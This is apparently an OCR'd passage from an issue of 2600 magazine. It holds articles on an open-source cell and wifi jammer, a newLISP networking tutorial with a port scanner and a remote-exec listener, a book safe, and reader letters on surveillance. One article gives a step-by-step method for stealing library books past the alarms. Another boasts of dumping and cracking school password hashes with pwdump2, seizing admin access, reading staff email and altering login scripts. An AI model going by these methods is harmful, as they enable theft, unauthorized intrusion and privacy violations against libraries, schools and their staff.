Cities and large companies (Google) are actively seeking to cover every square inch with wifi. Extremely convenient, sure. But so is broadcasting your ID with RFID chips. Conveniences that give up privacy aren't always worth the trade. Maybe it will all work out and our data will be safe, it will never be abused, and unicorns will graze on the fields as we live blissfully. What's more likely to happen is tracking, data mining, and incredible breaches of personal information and security. But when your cities are filled with the signal, there isn't really a way to stop it even in your home or business, right? Maybe not. In this issue of *2600* is the circuit diagram and information to build the world's first open source cell phone and wifi jammer (ladyada.net/make/wave➥bubble/). The project was created by Ladyada and supported by Eyebeam in collaboration with the cDc.


The project details the design and construction of a self-tuning, wide-bandwidth, portable RF jammer (870-894MHz, 925-960MHz, 1805-1880MHz, 1930-1990MHz and 2400-2483MHz - 802.11b/g).

While movie theaters and churches lobby to get cell phone jammers legalized for their own uses (but not for "regular folks"), it's now possible to at least have a chance of having the same capabilities our future nannies will have over us.


There's a whole slew of sayings that start off with "It's better to have it and not need it than need it and not have it." They usually refer to nuclear weapons, voltage, parachutes, and condoms. But in this case it's something that might be just as important.

At the time of this writing a Freedom of Information Act request revealed the approval of the "Active Denial System" or ADS. This weapon is certified for use in Iraq and uses 94 GHz (3 mm wavelength) waves to "inflict pain" on humans (tinyurl.com/y8ap66). The effects are said to feel like being dipped in molten lava. This is incredibly scary stuff. Wouldn't it be good to know it will never be used against innocent populations? There's only one guarantee. Someone will need to release the information on how to stop it. It's not ripping DVDs, or using a mod chip in an Xbox, or even jamming cell phones to keep calls out of your home. But tasers and rubber bullets have been abused. What's to stop this?

Who knows? Maybe the cell phone/wifi jammer will end up in the computer museum 20 years or so from now as a footnote in the history of subversive technology that led to many many other innovations.


Power Supply
Digital section (tuning system)
ATMEGA48-20A
Microcontroller
Dual PLL feedback for VCO tuning
LMX2433x
Dual digital potentiometers
AD8402
TC1620G1
28V supply
12V power supply
6-7V power supply
DC offset adj.
MMIC gain stage
antenna
Sweep bandwidth adj
Buffer
Noise source
Digital freq. adjust
2.5VDC+ 1.7Vpp sawtooth
20 -> 40kHz sawtooth gen
Thanks Forrest Mims!
SPDT_SW
VCO1_DCADJ
VCO2_DCADJ
VCO1_OUT
VCO2_OUT
VCO1_TUNE
VCO2_TUNE

Library Self-Checkout Machine Exploit



by Byron Bussey

I love the library and what it stands for (I am more a poet/writer than a hacker, but at the core I don't think there is much difference between to two ideologically, perhaps just in their method). So I would be the first to speak against stealing books from the library. But nevertheless there has come to me via that thing called curiosity a very simple way to do just that which involves nothing more than a simple manipulation of the self-checkout machine. I write this then as a warning to library staff and the engineers who design such machines. As they now stand, these devices could be used by nefarious persons to steal books and walk right out the door with them scot-free.

The machines in question, which I assume are in all large libraries, are in use both at my university and in my city library. Walking up to the checkout with book in hand, there will be a huge line of people waiting for the librarian/monkey-drone to scan out their books. To the right will be six of these machines that most people are too afraid to try and figure out. (Every time I go to the library there is at least one person trying to do it and failing miserably). Anyways, the process is simple. You put in your library card and then enter the last four digits of the telephone number associated with the card. You are then presented with a screen prompting you to scan each book. Basically you lie the book down on the tabletop of the machine and, sliding it forward, line up the bar code reader with the bar code affixed to the front cover of the book. If it scans correctly there is a clunking sound (it sounds as if it is a physical motor) and the book is demagnetized and recorded into the network as "checked out." A receipt is generated at the end of the session and you are free to leave. Of course, the hacker in us immediately wonders: maybe there could be a way to trick the machine into demagnetizing a book for us without having it be linked to our card to give ourselves an unlimited amount of time to use and peruse any book we wished? But of course, one just needs to simply take *two* books, place the book they wish to own down on the tabletop, and then put the second book on top of it. As the machine scans the top book as checked out, it demagnetizes the bottom book. The book you can now take past the alarm sensors is not checked out at all whereas the one that *is* checked out is still magnetized. Now obviously there is a little logistical problem here, for if you walked out the door the alarm would ring. But it's not too hard to figure out a solution to this one. If we watch the security guard who deals with the alarm all day, we notice that upon alarm (it is tripped at my library at least ten times an hour), he will take the person's check out slip and compare it with the books he has in his hands. So if we put our demagnetized book in a backpack and walked out with our check out slip and the checked out copy of *Charlotte's Web,* the alarm would sound and he would ask us to pass it around the sensors and have us walk through again to see if we could go through without setting it off again. Of course we could do so without problem and with a little friendly banter, be right on our merry way. For larger scale operations (a book ratio of 1:1 is necessary), this could be worked with an accomplice who takes all the demagnetized ones out while the other sets the alarm off with the checked out ones.

Now why would anyone do this besides having a zealous and misguided love for books? Well if you go and learn a little about book collecting you will find that your library actually has a number of rare books, or first editions, that they have amassed over the years, and which hold a considerable value. Even if we stick to modern hard covers and check out abebooks.com for the three volumes of *Dante's Inferno, Purgatory,* and *Paradise* translated by Allen Mandelbaum, we find a minimum price of $65 and a top of $175 for each book. Of course, more digging might turn up some higher values. All this highlights is that the motivation for book stealing could be, at core, economic, and we all know we live in an era where any infamy perpetrated in the pursuit of wealth can (somehow) find justification.

Now what interests me most about this whole thing is not that I can steal books (which would be pointless because I can simply borrow them), but that for years stealing books from the library must have been fairly easy. Before there were alarms and the like, nothing was stopping you. And yet here in the present, one technology in the form of self-checkout machines can be manipulated to defeat another technology in the form of security sensors - which brings us back to the same situation as before! Perhaps no matter how many layers of technology we pile atop our daily lives, at the end of the day our freedom is *ours* to make, and that is the human choice. Keep thinking!

Fun with Novell

by Cronicl3
cronicl3@gmail.com

My school uses a Novell/NetWare network and manages its users with GroupWise. I'd been trying for the past two years to somehow attain network passes. However Novell's password database is quite secure. The main user/pass database on the server is encrypted with some ridiculous RSA encryption and is nearly impossible to get to. However, when users login, their passwords are stored in XP's SAM files. That sounds like a good target. As many of you probably know, there are several programs out there for "extracting" this data. One of them is the ever-infamous pwdump. It has several versions (pwdump, pwdump2... all the way through pwdump6). All of these variations use the DLL-injection method (samdump.dll) under the lsass.exe process. Unfortunately, many of these programs no longer work (and usually crash the machine) because of the various patches and service packs. Even more so, our admins thought they were secure with SYSKEY on the machines, which encrypts the hashes. A tricked-out version of pwdump2 (originally written to run under NT4) that I found seemed to do the trick.

You can locate this version of pwdump2 and several others at http://www.openwall.com/pass➥words/microsoft-windows-nt-2000-xp-2003.

Run pwdump2 through the command prompt and voila! The usernames and NTLM hashes for all the users that have ever logged on to the machine through Novell! (Mind you, our school ghosts all the machines twice a year, so it's only the users that have logged on since the last ghosting). Running these passes through l0pht or another pass-cracking program (I like john the ripper) will give you most of the passes within a few minutes. Some of the "tougher" ones will take a few hours. Inevitably our sysadmins have logged onto 90 percent of our school's machines themselves, so guess who runs our network now? NetWare administrator, GroupWise managers, grading programs, all at my fingertips. However, not being a "cracker" (aka the bad rep that all "hackers" are given), I have not abused this privilege, although the amount of power I have is truly amazing having full read/write access to our file server, our web server, and both our backup servers.

After several days of exploring, I realized that it must have slipped my mind that I had access to all staff email. Why not take a peek, right? As it turns out, perhaps some things are best left undiscovered. Apparently, as Moebius Strip also discovered in his article in 23:2, interoffice romances do occur quite often. As I'm sure you can imagine, all of this new power I had in my hands was such an insane rush and it was quite hard to keep myself from sharing it with everyone I knew. I knew I had to though because as I'd learned from previous ventures, however untraceable you can make yourself or how perfectly you execute your plan, it's always the people you tell that get you caught.

Interestingly enough, one of our sysadmins seems to condemn the use of Firefox (or any alternative browser for that matter), which is odd because I've met many die-hards for Firefox, Opera, or whatever other browser, but I've never met a die-hard IE fan. Guess there's a first for everything. As an April Fool's joke, I made a little addition to the login scripts that removes IE from the NDS "Novell-Delivered Applications" window and adds Firefox to it instead. Both of our admins, who are less-than-intelligent, still haven't figured it out.

Another popular thing that kids fool around with on our network is nwsend, which is like instant messaging through Novell on the intranet. Included by Novell by default, our admins have disabled it. But you can download it free from download.com, etc. I'd think that if they'd just let the kids have it that the excitement would blow over after about a week and no one would care about it much anymore. After all, through the program you can block messages from users, so teachers, etc., can block everyone and not be harassed. I figured I would test this theory out, so I re-enabled nwsend through Novell and, to say the least, my theory wasn't quite right. Maybe it didn't have enough time to mature, but I quite obviously failed to account for kids that have "skills," prime example being script-kiddies that run a program that floods the system with messages and crashes the network. Our admins ferociously locked down the whole network and scurried about trying to figure out who re-enabled nwsend and looked through log files to see who maybe logged in or somehow got their privileges raised. Of course they found nothing. The only users that had logged in with admin privileges had been themselves, so they immediately began accusing each other and arguing, foul language being the primary vocabulary. I love when dumb admins make themselves look even dumber.

On a final note, don't try these methods if you have a somewhat competent sysadmin (hahaha) who reviews the logs regularly. However, if your case is like mine.... What's that I smell? Could it be some badass pranking? I think it is.

How to Build a Book Safe

by c-dollar

We all love *2600* for its highfalutin articles on port knocking, Caller ID spoofing, Walmart self-checkout hacks, etc., but, sometimes we lose sight of the obvious stuff. Sooner or later, the North Koreans or Iranians are going to bomb us. When that happens, how are you going to pay for doughnuts and beer from the 7-11? It'd be nice to assume you have money in your wallet or shoe, but that may not be the case. Where are you going to hide your emergency cash? In a bible? In a shoe? Well, that's up to you; mine will be safely tucked in a copy of *Jane Eyre,* unlikely to be discovered by the invading ground troops.

For hundreds of years, if not thousands, book safes have been used as a way to conceal things. Even though you may not be captive in a state pen awaiting a file stored in a book (or a cake), a book safe may be for you. It's unlikely that a cursory search of your dwelling will turn up something hidden in a book.

Making one is simple and requires less than an afternoon. First things first - acquire the necessary materials:

1 book (preferably hardcover and larger than six by nine inches)
1 bottle of Elmer's White Glue
1 cheap one inch foam paint brush (or, if you're really cheap, a piece of a t-shirt or sock)
1 box cutter
1 Dremel rotary tool (or similar - optional)
1 ruler
1 desire to hide something in plain sight

Regarding the materials, books are easy to come by. Please don't steal a book from the library; libraries are awesome. Go to a garage sale and grab any book of the appropriate size. The bigger the better, and the more obtuse the subject matter the better. Don't pay more than a dollar for the book. Bonus points if you choose a crappy book packed with right-wing politics.

Open the book. Skip the first 15 pages or so. Use your ruler to draw a rectangle you're going to cut out. Keep the rectangle at least two inches from each side. My first attempt failed due to my attempt to hollow out too much of the book. Now I know you all have Dremels that you used to cut vanity windows on your Lian Li cases, but they're not a necessity. A box cutter or X-Acto knife will work fine.

In any case, choose your weapon and begin cutting on the rectangle you drew. If you use a Dremel, be very careful not to set the book on fire - aim to cut around 20 pages at a time. Hold the Dremel in paper for more than 30 seconds and you've got a fire on your hands.

Once you've completed the first rectangle, pull out the section of pages you've cut. If you're having trouble pulling out the pages, use the box cutter or X-acto knife to trim the parts you missed. Pay special attention to the outer edge of the book; you really don't want to tear those pages or the end product won't look convincing. Repeat until you've hollowed out enough of the book to hold your secret. Patience is a virtue; if you move too fast, you're going to mess up the pages and your safe won't be so stealth.

Once you've hollowed out enough of the book, empty any paper shards into the trash. Close the book and squirt your white glue into a container. Dip your brush in the glue and paint the edges of the exposed pages. Lay the book flat, put something heavy on it, and let it sit for a few hours. Once it's dry, open the cover and trim the edges of the opening using the box cutter or X-Acto knife. Once you have smooth edges, use your paint brush and spread more white glue on the inside of the secret compartment. An hour later, you have your book safe! Now, stuff it with cash, important papers, Dell coupons, or whatever. Rest assured, it will take invading armies quite awhile to find your stash!

Network Programming and Distributed Scripting with newLISP

by ax0n

newLISP (www.newlisp.org) is a relative newcomer to the interpreted language arena in terms of popularity. While it had its humble beginnings back in 1991 when Lutz Mueller started working on it, only in the last four years has development been consistently active.

newLISP is everything that old-school LISP languages are, with a lot of modern features. First off, it's a scripting language that's extremely fast. It has networking ability that's powerful enough to write TCP or UDP client or server applications. Then, to top that off, it has a command called net-eval which makes newLISP stand out from the crowd by giving it the unique ability to easily distribute tasks to other nodes over a network connection.

Binaries (under 200 kilobytes) are available for Windows, BSD, Linux, Mac OS X, Solaris, and a host of other platforms. It is released under the GPL. Performance is also second to none. newLISP has been topping the charts on script interpreter benchmarks in several categories thanks to its small size (under 200 kilobytes) and efficient C code. It outruns php, perl, and even ruby.

newLISP also has some other tricks up its sleeve that make it an excellent system administration scripting language. It has decent filesystem support so it can see if files or directories exist and determine if a file's permissions are acceptable for reading or writing. It has very powerful text processing ability using PCRE (Perl Compatible Regular Expressions). Finally, it's also worth mentioning that newLISP can easily import whole functions from dynamic libraries such as libmysqlclient (instant MySQL access from within newLISP!), tcl/tk (for creating graphical applications in newLISP), and zlib (for compression and decompression) just to name a few. This makes newLISP one of the most robust and flexible languages around.

As you can tell, newLISP is a formidable choice for hackers, geeks, network admins, or security professionals wishing to create scripted programs to do network operations or distributed computing with minimal effort.

I am lucky to have been able to work directly with Lutz, the founder and creator of newLISP. I got a few direct lessons from him and, from there, started tinkering with it on my own. With that, the first thing I did was create a makeshift port scanner. I learn easiest by example, so here is what I came up with.

```
[port.lsp]

#!/usr/bin/newlisp
(set 'params (main-args))
(if (< (length params) 5)
  (begin
    (println "USAGE: port.lsp
host begin-port end-port")
    (exit)
  )
)
(set 'host (nth 2 params))
(set 'bport (int (nth 3 params)))
(set 'eport (int (nth 4 params)))
(for (port bport eport)
  (begin
   (set 'socket (net-connect host port))
   (if socket (println port " open"))
  )
)

(exit)
```

The first part simply assigns the command line arguments into a list called params, then makes sure that four parameters were given (program name, host, begin port, and ending port). If not, it displays a usage tip before exiting.

The second part assigns elements of the list to appropriate variables, then uses a for loop to iterate through the ports, displaying open port numbers that are open. Note that on machines with packet filters that "drop" packets, this port scan will take a very long time. nmap is a much more robust port scanner, however this little script demonstrates the power of newLISP's network commands. We'll run this as a test just for fun:

```
./port.lsp 192.168.0.105 1 200
```

```
21 open
22 open
23 open
25 open
79 open
111 open
```

Now, let's look into distributed computing, shall we? The core command behind newLISP's distributed computing power - called "net-eval" - operates on a list of lists (similar to a three dimensional array). The innermost list is a list of host, port, and a string representing the command(s) you wish to run on the remote node. The outermost list can contain as many host-port-command lists as your heart desires, allowing you to run many distributed processes at once and get the results back all at the same time. Then, outside those lists is a timeout in milliseconds. If a result isn't returned in the timeout period, the operation returns "nil" (that is, false). To clarify, net-eval syntax is as follows:

(net-eval (list (list "host" port-number command-string)) timeout)

On each remote node, you must have a newLISP listener, which is simply started by running "newlisp -c -d { port number" from the command line. On UNIX environments, you may put an ampersand (&) at the end to launch it in the background, or you may even wish to use "set NOHUP" and log off to leave it running in the background indefinitely. In my example, I went to my Solaris box and launched it, listening on port 31337 as follows:

```
$ newlisp -c -d 31337 &
2672
$
```

I also launched newLISP listeners on various other machines on my home network, including a few OpenBSD machines and my wife's MUD/BBS server running Windows Server 2003 with the "Services for UNIX" tools installed.

Now, care must be taken. It is a bad idea to have a newLISP listener running on a public IP address, because commands like process or exec can launch shell processes on the newLISP node, which is just as good as giving away an unprotected shell account on your network. I advise using newLISP listener nodes only behind a NAT or firewall, or on a segregated network.

Let's run a test script, shall we? In LISP, boolean and math operations are always performed by placing the operator first, followed by the symbols to apply it to. In addition, the symbols are numbers, but they could easily be strings or lists with some operations. Adding 1+2 in LISP is as simple as (+ 1 2). I will start by running a quick addition operation on one remote node with a 3000ms (3 second) timeout.

```
[net-eval-test.lsp]

#!/usr/bin/newlisp
(set 'evalstring "(+ 1 2)")
(println (net-eval (list (list
"192.168.0.55" 31337 evalstring)) 3000))
(exit)
```

```
When we run it, we get the answer to
this mind-boggling math problem:
$ ./net-eval-test.lsp
(3)
```

Now, to expand this even more, I have added three other nodes into the mix, which shows more clearly how the nested list syntax of net-eval works, and I'll demonstrate remote command execution at the same time, using the "exec" command. Notice how the quotes around the command to be run is escaped with backslashes. This is needed to keep from confusing the interpreter. To put quotes inside a quoted string, you need to escape them. This is almost universal to all programming languages. On UNIX-like platforms, uname is used to get information about the operating system and architecture. uname -s -n -m will list the OS that's running, the hostname, and the machine architecture.

```
[uname.lsp]

#!/usr/bin/newlisp
(set 'evalstring "(exec \
"uname -s -n -m\ ")")
(println (net-eval (list
        (list "localhost" 31337 evalstring)
        (list "192.168.0.55"
31337 evalstring)
        (list "192.168.0.102"
31337 evalstring)
        (list "192.168.0.127"
31337 evalstring)
        ) 3000))
(exit)
```

The result is a newLISP list of strings, containing the results of running the command:

```
$ ./uname.lsp
(("SunOS sparky sun4u") ("OpenBSD compy386
i386") ("OpenBSD bouncer sparc")
 ("Windows mudbbs x86"))
```

The online documentation for newLISP is very extensive and features a few rather advanced demonstration scripts, including a working web server written entirely in newLISP. While learning a new programming language is never easy, newLISP is more than mature enough in both implementation and documentation to make it a pretty easy language to add to your list.


Links

http://www.newlisp.org - NewLISP Website, full of demonstration newLISP programs, documentation, binaries for many platforms, and newLISP source code.

http://newlisper.blogspot.com - *NewLISPer* is a journal, or blog, written by a guy who was just learning newLISP. It's turned into a bunch of newLISP tutorials with some philosophy tossed in as well.

http://www.nodep.nl/newlisp - Norman's code snippets is a website full of newLISP programs and snippets for Linux (not tested on other platforms). There are a lot of really interesting applications and widgets available to download.

Conversation



Suggestion

Dear *2600:*

I've just discovered Revision3 - the online TV station - and I thought why don't you guys at *2600* do *Off The Hook* as a TV show as well? It would just be you guys in the studio talking but you could then edit the video afterwards and throw in screenshots, links, video clips, or something else about the topics you are talking about. I think it would work quite well and I'm sure most of us *2600* readers would love it.

aft

It sounds like a great idea but the problem is that all of these endeavors take a great deal of work and coordination and our time is already pretty stretched to the max. If it's possible to pull something like this off, we'll certainly give it a try.

Reaction

Dear *2600:*

I've been an avid reader for several years now but some things in *2600* are starting to make me lose interest. For example, every commentary I read contains phrases like "George Bush is spying on us" and "George Bush's domestic surveillance program." I am so sick and tired of people repeating talking points from the Democratic Party word for word in their commentaries regarding computer security. Can we stop acting like morons and actually examine these programs without whining about George Bush? Every time I read something from one of your commentators I feel like they haven't even done a shred of research. They simply copy/paste crap from the media concerning the NSA. Last time I checked this magazine was about independent thought, not ignorant political rants. If we want to talk about national security, why doesn't someone mention how George Bush hasn't sealed our borders even after 3,000 people were killed on 9/11? Why don't we discuss real issues that matter instead of constantly whining about the NSA and the "evil" Bush administration? It's getting redundant and quite boring to read in every issue. Can't we be more informed? Don't we have the Internet and alternative forms of media to find the truth and not just repeat what people with an agenda tell us? I wouldn't even mind someone complaining about the NSA if they actually took five seconds to get their facts even remotely correct. This program I read about covers people in America who make a phone call to al-Qaeda overseas. It's that simple, yet we all act like George Bush climbed into our telephones. A well-reasoned argument against the NSA wiretapping would be something interesting to read. I haven't seen anything that resembles a "well reasoned" argument from any article for months now.

comfreak

Believe it or not, this is an issue that affects everyone, regardless of political affiliation. And the wiretapping issue is nowhere near as simple as you make it out to be. We're not about to tell people to avoid a subject that our particular community understands better than most insofar as the threats to privacy and the implications of information gathering. "Independent thought" is also critical thought and never has there been a time where that has been more in need. As for a "well reasoned" argument, let's defer to our readers.

Dear *2600:*

In 23:3 page 37, R wrote about how it's difficult to get friends to care about the NSA's call record database. They give the standard "I'm not a terrorist so it won't hurt me" argument. We know why surveillance like this is a bad idea but sometimes it can be helpful to try to put things in a way that people like that can understand.

The NSA's database is all about datamining and finding connections where they may not have been found in the past. The problem with that is that they'll also find connections that don't exist. R, tell your friends to think about this scenario: you call five friends, and each of those five friends happens to have gotten a call from a friend in a sensitive political region. The feds have already picked your friends up, but they also decide to pick you up too "just in case." Before you can say "Surely there's been some mistake," you're tackled in your own home and lying on the ground with a boot firmly planted on the back of your neck.

Of course, being Not A Terrorist, you have nothing to worry about. Everything will get straightened out and they'll determine that you had nothing to do with terrorism and release you. The problem is they can't "unarrest" you. They won't tell your neighbors that it was all a mistake. They won't make that dirty feeling go away, or the fear.

Maybe to avoid that kind of situation before it happens, you'll change your behavior. You're not a terrorist, of course, but... maybe it'd be prudent to stop talking to your friends in Baghdad just until things calm down. Maybe you'll start being very careful

about who you call in case a spurious connection to terrorism is found. That's what's called a "chilling effect" on free speech, and preventing that is why the freedom of speech is the first amendment.

We *2600* readers know all this and have it distilled down to a few basic axioms like "surveillance is bad," but every once in a while it can be helpful to ground things in the concrete.

Lex

We couldn't have said it better. This kind of thing doesn't just affect those of us who get falsely accused. We all feel it and that gets manifested in how we behave: who we talk to, what websites we go to, ways that we look at the people around us, etc. It's a sickness that has to be recognized before we stand any chance of stopping it. We're impressed with the number of people who get this. We can't allow ourselves to be discouraged into thinking we're powerless to change the direction we're heading in. Nor can we be convinced that this is not something for us to be talking about. This should be a paramount issue for freethinking people in any forum.

Dear *2600:*

In response to the letter submitted by the former NSA employee, from my experience not all of the "phobia" expressed by the *2600* society is "hogwash." In particular, I would be concerned with the monitoring of communications and other activities. As a former employee of a background investigation company called ChoicePoint, I have personally witnessed such activities. As well as other services, we performed background "checks" for the FBI, CIA, and NBA (OK, maybe not the latter). Just before I resigned, the CEO of ChoicePoint approached my team and inquired how difficult it would be to not only monitor the "activities" of someone - let's say an FBI applicant - for their six month probation period, but to monitor the people with whom they associated. To clarify, he wanted to monitor the subject's friends, family, and acquaintances. His justification was "birds of a feather flock together." So if your friend is engaged in criminal activities then you, by association, would be flagged as well. I'll let you form your own opinions regarding the moral issues involved, but apparently the legal issues were not a concern to him. Our mission as developers, handed down directly from him: "not to question why but just to do or die." Hence my departure.

X!U304d

Dear *2600:*

Had to write regarding the disgruntled Cox subscriber (second letter in 23:3). This individual promptly snivels about his privacy after stealing a movie online. Lovely. What "privacy" were you hoping for? Wake up, sheep! You volunteered to use a corporation's server (capitalism rules!) to access the net. You volunteered to abide by *their* "terms of use" agreement. You promptly broke the law. Now you're upset because they monitored your downloads? *You* are the reason they monitor downloads. And you give a nice little blurb - "the movie sucked." Well, that justifies your actions. The movie sucked, so breaking the law and, more importantly, willfully violating the terms of use - a clear cut breach of contract - shouldn't apply to you. Golly, the injustice of it all! All information should be free. Stealing creative works of art is not. You seem to miss something here, so I'll repeat it: You volunteered to use the company's portal to the Internet *under their terms*. Further, "buying" a copy of a creative body of work is not ownership of the copyright as you seem to think. It is buying a license to use - subject to the agreed upon terms. Sharing is good, like you said. Sharing of information, to be clear, is great, and I will vehemently stand up for that. Do not believe that any ISPs are benign in their service. They are justifiably concerned about being an unknowing partner in online crimes. The push behind the monitoring is not moral. It is the team of flesh eating barristers they hire to remain solvent and profitable.

Steve

Dear *2600:*

This is in response to Beowulf's letter in 23:3 which was in regards to my original letter in 23:1. First off, the site that I had found the information on the CEH had a pricing of about $150 to take the exam. I rounded up, and I do apologize. I also apologize for not being clear in my letter about my situation. I am a college student. However, I attend a school that does not offer campus dorms so I am forced to rent. I had two jobs at the time because I needed to pay rent, electric, phone, and all that fun stuff. I was going through a rough time then.

I was using the CEH as an example of my point that there are companies that put things a little too highly priced for people who are in the same financial situation as me to get started easily in this great industry. But now that I actually think about that statement, I suppose it is the same for any industry. I am also learning. I use the articles from this fine publication to expand my knowledge and understanding of Unix based operating systems. I am in the process of teaching myself programming so that I may grasp a better understanding of the various languages that are out there. However, I have always been a fan of study guides.

I see the various certification exams as important building blocks for my future. To me it does not matter if an exam costs $50 or $350. I am spending money to take these tests and I want to pass. So I read study guides and I know that it is not the best way to learn new things. The best way to learn is from experience. I can only gain so much from creating my own study labs. I need experience in the field. And to my understanding, certifications are a huge part of getting into that field.

